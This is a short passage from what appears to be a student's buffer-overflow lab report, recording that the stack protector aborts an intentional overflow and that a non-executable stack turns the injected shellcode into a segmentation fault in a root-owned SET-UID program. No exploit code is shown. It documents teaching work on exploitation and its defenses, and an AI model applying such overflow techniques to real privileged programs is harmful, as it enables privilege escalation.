
The error message that I received was:

```
*** stack smashing detected ***: ./stack terminated
```

Aborted

This error message is because the stack protector detected that there was an intentional buffer overflow and thus terminated the program in order to stop any possible security breaches.

Task 6: In this screen shot I recompiled the stack.c code with the noexecstack option and made it into a root owned SET_UID program and ran it.



The result was a segmentation fault. This is because the noexecstack option makes it so that nothing can be executed from the stack, thus the shell code that we put at the end of the stack is not executed and simply a segmentation fault occurs because there is a buffer overflow.